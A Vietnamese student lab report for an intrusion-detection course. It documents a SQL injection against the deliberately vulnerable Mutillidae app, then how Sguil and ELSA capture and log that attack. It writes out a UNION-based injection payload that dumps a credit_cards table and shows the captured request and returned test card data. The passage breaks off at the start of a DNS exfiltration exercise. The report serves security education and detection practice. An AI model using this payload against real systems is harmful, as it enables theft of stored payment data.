

BÁO CÁO THỰC HÀNH

Môn học: Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập

Lab 1: Phân tích gói tin

Lớp: NT204.P22.ANTT.2

THÀNH VIÊN THỰC HIỆN (Nhóm 10):

STT	Họ và tên	MSSV
1	Nguyễn Xuân Huy	22520568
2	Nguyễn Khang Hưng	22520515

Điểm tự đánh giá

10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

B.1 Môi trường của bài thực hành

Yêu cầu 1. Truy cập và các máy ảo và thực hiện kiểm tra kết nối giữa các máy theo yêu cầu bên dưới. Chụp hình kết quả.

CyberOps Workstation → Metasploitable

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr fa:16:3e:da:35:18
          inet addr:209.165.200.235  Bcast:209.165.200.255  Mask:255.255.255.224
          inet6 addr: fe80::f816:3eff:feda:3518/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1450  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4400 (4.2 KB)  TX bytes:0 (0.0 B)
```

```
[analyst@workstation ~]$ ping 209.165.200.235
PING 209.165.200.235 (209.165.200.235) 56(84) bytes of data.
64 bytes from 209.165.200.235: icmp_seq=1 ttl=63 time=14.0 ms
64 bytes from 209.165.200.235: icmp_seq=2 ttl=63 time=1.31 ms
64 bytes from 209.165.200.235: icmp_seq=3 ttl=63 time=1.21 ms
```

Kali → Metasploitable

```
(kali@s99c5d110-kali)-[~]
$ ping 209.165.200.235
PING 209.165.200.235 (209.165.200.235) 56(84) bytes of data.
64 bytes from 209.165.200.235: icmp_seq=1 ttl=63 time=2.99 ms
64 bytes from 209.165.200.235: icmp_seq=2 ttl=63 time=1.28 ms
64 bytes from 209.165.200.235: icmp_seq=3 ttl=63 time=1.42 ms
^C
— 209.165.200.235 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.281/1.896/2.986/0.772 ms
```

Kali → CyberOps Workstation


```
[analyst@workstation ~]$ ifconfig
ens3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1450
      inet 192.168.0.11  netmask 255.255.255.0  broadcast 192.168.0.255
      inet6 fe80::f816:3eff:fe2c:de09  prefixlen 64  scopeid 0x20<link>
      ether fa:16:3e:2c:de:09  txqueuelen 1000  (Ethernet)
      RX packets 107  bytes 13144 (12.8 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 19  bytes 1938 (1.8 KiB)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
(kali@s99c5d110-kali)-[~]
$ ping 192.168.0.11
PING 192.168.0.11 (192.168.0.11) 56(84) bytes of data.
64 bytes from 192.168.0.11: icmp_seq=1 ttl=63 time=2.24 ms
64 bytes from 192.168.0.11: icmp_seq=2 ttl=63 time=1.14 ms
64 bytes from 192.168.0.11: icmp_seq=3 ttl=63 time=1.13 ms
64 bytes from 192.168.0.11: icmp_seq=4 ttl=63 time=1.33 ms
^C
— 192.168.0.11 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.134/1.459/2.242/0.458 ms
```

B.2 Bắt và phân tích gói tin tấn công SQL Injection


Bước 1. Khởi động chương trình bắt gói tin

ở máy ảo Security Onion, ta vào Sguil và tiến hành đăng nhập với username và password đã cho, ta chọn các interface cần giám sát là seconioneth0, seconion-eth1, seconion-eth2 và tiến hành khởi động.



Yêu cầu 2.1. Thực hiện và báo cáo các bước tấn công SQL Injection như hướng dẫn. Chụp lại các hình ảnh kết quả cho từng bước.

Đầu tiên ta tiến hành truy cập vào đường dẫn website có lỗ hổng.




Sau khi tiến hành vào chỗ đăng nhập thì ta bắt đầu khai thác SQL injection của trang web

' union select ccid,ccnumber,ccv,expiration,null from credit_cards -- -



Ta sẽ khai thác được thông tin của các user khác



Bước 3. Xem thông tin log trên công cụ Sguil

Yêu cầu 2.2. Sinh viên hãy tìm trên **Sguil** những cảnh báo có chứa thông tin liên quan đến tấn công SQL Injection đã thực hiện (*payload tấn công, kết quả trả về...*). **Chụp lại các hình ảnh kết quả cho từng bước.**

Ta tiến hành xem thông tin của các gói tin cảnh báo mà công cụ Sguil đã bắt được và tìm được payload kẻ tấn công sử dụng và dữ liệu bị đánh cắp ở các gói tin liên quan.

Phần payload kẻ tấn công đã sử dụng:

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost Us

RealTime Events Escalated Events 5.9

ST	CNT	Sensor	Alert ID	Date/Time
RT	1	seconion-...	7.8	2025-03-14 06:39:1
RT	1	seconion-...	7.13	2025-03-14 06:39:4
RT	1	seconion-...	7.18	2025-03-14 06:43:2
RT	1	seconion-...	7.23	2025-03-14 06:46:4
RT	1	seconion-...	7.28	2025-03-14 06:47:2
RT	1	seconion-...	7.33	2025-03-14 06:47:2
RT	1	seconion-...	7.38	2025-03-14 06:48:5
RT	1	seconion-...	7.43	2025-03-14 06:50:3
RT	1	seconion-...	7.48	2025-03-14 06:59:2
RT	1	seconion-...	7.53	2025-03-14 07:14:1
RT	1	seconion-...	7.58	2025-03-14 07:18:5

Close Export

IP Resolution Agent Status Snort Statistics System M

Reverse DNS ☒ Enable External DNS

Src IP: Dst IP: Src Name: Dst Name: Whois Query: ☐ None ☐ Src IP ☐ Dst IP

Search Abort Close

Debug Messages

Sensor Name: seconion-eth2-1
Timestamp: 2025-03-14 06:59:22
Connection ID: .seconion-eth2-1_48
Src IP: 209.165.201.17 (209-165-201-17.got.net)
Dst IP: 209.165.200.235 (209-165-200-235.got.net)
Src Port: 36938
Dst Port: 80
OS Fingerprint: 209.165.201.17:36938 - UNKNOWN [S46:64:1:60:M1410,S,T,N,W7::?:?] (up: 8619 hrs)
OS Fingerprint: -> 209.165.200.235:80 (link: vtun)
SRC: GET
/mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/2010101 Firefox/91.0
SRC: Accept: */*
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Connection: keep-alive
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Fri, 14 Mar 2025 06:59:18 GMT
DST: Server: Apache/2.2.8 (Ubuntu) DAV/2
DST: X-Powered-By: PHP/5.2.4-2ubuntu5.10
DST: Expires: Thu, 19 Nov 1981 08:52:00 GMT
DST: Logged-In-User:
DST: Cache-Control: public
DST: Pragma: public

Connected (encrypted) to QEMU (Instance-00023af)

SGUIL-0.9.0 - Connecte... 209.165.201.17_36938... Follow TCP Stream (tcp... Terminal - analyst@Sec...

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: tcp.stream eq 0

No.	Time
1	0.000000
2	0.000820
3	0.009772
4	0.009903
5	0.010278
6	0.078764
7	0.079132
8	0.085607

Frame 1: 74 bytes on wire (592 bytes captured) on interface eth0, Src: f... Internet Protocol V... Transmission Contro

Stream Content (incomplete)

GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 209.165.200.235
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/2010101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
HTTP/1.1 200 OK
Date: Fri, 14 Mar 2025 06:59:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Set-Cookie: PHPSESSID=29174c3a2070870ce2589c0b238d0199; path=/
Last-Modified: Fri, 14 Mar 2025 06:59:19 GMT
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Entire conversation (9499 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Filter Out This Stream Close

0000 fa 16 3e a5 49 0d fa 16 3e 83 e9 58 08 00 45 00 ..>.I...>..X..E.
0010 00 3c 56 93 40 00 40 06 ae e0 d1 a5 c9 11 d1 a5 <V.@.@.....

34°C Nắng rất rực

2:31 PM 3/14/2025

Dữ liệu bị đánh cắp:

34°C Nắng rải rác 2:24 PM 3/14/2025

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: analyst UserID: 2 2025-03-14 06:31:29 GMT

RealTime Events Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	3	seconion-...	3.1	2025-03-14 06:23:46	192.168.0.11		209.165.200.235		1	GPL ICMP_INFO PING *...
RT	3	seconion-...	5.1	2025-03-14 06:23:46	192.168.0.11		209.165.200.235		1	GPL ICMP_INFO PING *...
RT	7	seconion-...	7.1	2025-03-14 06:26:10	209.165.201.17		209.165.200.235		1	GPL ICMP_INFO PING *...
RT	3	seconion-...	5.4	2025-03-14 06:26:10	209.165.201.17		209.165.200.235		1	GPL ICMP_INFO PING *...
RT	4	seconion-...	3.4	2025-03-14 06:27:16	209.165.201.17		192.168.0.11		1	GPL ICMP_INFO PING *...

IP Resolution Agent Status Snort Statistics System Ms

☐ Reverse DNS ☒ Enable External DNS

Src IP:
Src Name:
Dst IP:
Dst Name:
Whois Query: ☒ None ☐ Src IP ☐ Dst IP

Show Packet Data Show Rule

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	hKSu
TCP	Source Port	Dest Port	RRRCSSYI	10	GKHTNN	Seq #	Ack #	Offset	Res Window	Urp hKSu	
DATA											

Connected (encrypted) to QEMU (Instance-000023af)

SGUIL-0.9.0 - Connect... 209.165.201.17_36938... Follow TCP Stream (tcp... Terminal - analyst@Sec... 14:31:03

209.165.201.17_36938_209.165.200.235_80-6.raw [Wireshark 1.12.1 (Git Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: tcp.stream eq 0 Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.201.17	209.165.200.235	TCP	74	36938->80 [SYN] Seq=0 Win=64860 Len=0 MSS=141
2	0.008820	209.165.200.235	209.165.201.17	TCP	74	80->36938 [SYN, ACK] Seq=0 Ack=1 Win=5592 Len=0
3	0.009772	209.165.201.17	209.165.200.235	TCP	66	36938->80 [ACK] Seq=1 Ack=1 Win=64896 Len=0 T
4	0.009983	209.165.201.17	209.165.200.235	HTTP	480	GET /mutillidae/index.php?page=user-info.php
5	0.018278	209.165.200.235	209.165.201.17	TCP	66	80->36938 [ACK] Seq=1 Ack=415 Win=6720 Len=0
6	0.078764	209.165.200.235	209.165.201.17	TCP	1073	[TCP segment of a reassembled PDU]
7	0.079132	209.165.200.235	209.165.201.17	TCP	480	[TCP segment of a reassembled PDU]
8	0.085607	209.165.201.17	209.165.200.235	TCP	66	36938->80 [ACK] Seq=415 Ack=1008 Win=64756 Len=0

Frame 1: 74 bytes on wire (592 bits) captured (0.000000 seconds) on interface 0

Ethernet II, Src: fa:16:3e:a5:49:0d, Dst: 08:00:3c:56:93:40:00

Internet Protocol Version 4, Src: 209.165.201.17, Destination: 209.165.200.235

Transmission Control Protocol, Seq: 0, Win: 0, Len: 0

Stream Content (incomplete)



```
</form>
<p class="report-header">Results for . 5 records found.<p>
<b>Username=</b>4444111122223333<br>
<b>Password=</b>745<br>
<b>Signature=</b>2012-03-01<br>
<b>Username=</b>774653633776330<br>
<b>Password=</b>722<br>
<b>Signature=</b>2015-04-01<br>
```

34°C Nắng rải rác 2:31 PM 3/14/2025

Bước 4. Xem thông tin log trên công cụ ELSA

Yêu cầu 2.3. Sinh viên hãy tìm trên **ELSA** những sự kiện có thông tin liên quan đến tấn công SQL Injection đã thực hiện (*payload tấn công, kết quả trả về...*).
Chụp lại các hình ảnh kết quả cho từng bước.

Phần payload kẻ tấn công đã sử dụng và dữ liệu bị đánh cắp.



	Sguil	Elsa
Mức độ chi tiết	Tập trung vào phát hiện các sự kiện đáng ngờ, nhưng để phân tích sâu hơn ta cần phải kết hợp với các công cụ khác như wireshark,... mặc dù ta vẫn có thể xem được phần payload tấn công và dữ liệu đã bị lấy.	Có thể tìm thấy log đầy đủ của yêu cầu http, phù hợp để phân tích log chi tiết vì bao gồm cả payload tấn công và ip nguồn đích, port nguồn đích.
Giao diện	Giao diện phù hợp với điều tra nhưng khó sử dụng hơn elsa.	Giao diện dễ dàng tìm kiếm và lọc dữ liệu.


B.3 Bắt và phân tích gói tin trong tấn công lấy dữ liệu với DNS

Bước 1. Thực hiện lấy dữ liệu thông qua DNS

Yêu cầu 3.1. Thực hiện và báo cáo kết quả các bước tấn công lấy dữ liệu thông qua DNS như hướng dẫn. Minh chứng nội dung lấy được sau khi hoàn tất tấn công (file secret.txt)?

Chụp lại các hình ảnh kết quả cho từng bước.


- Kiểm tra cấu hình DNS server trên máy CyberOps



```
resolv.conf - SciTE
File Edit Search View Tools Options Language Buffers Help

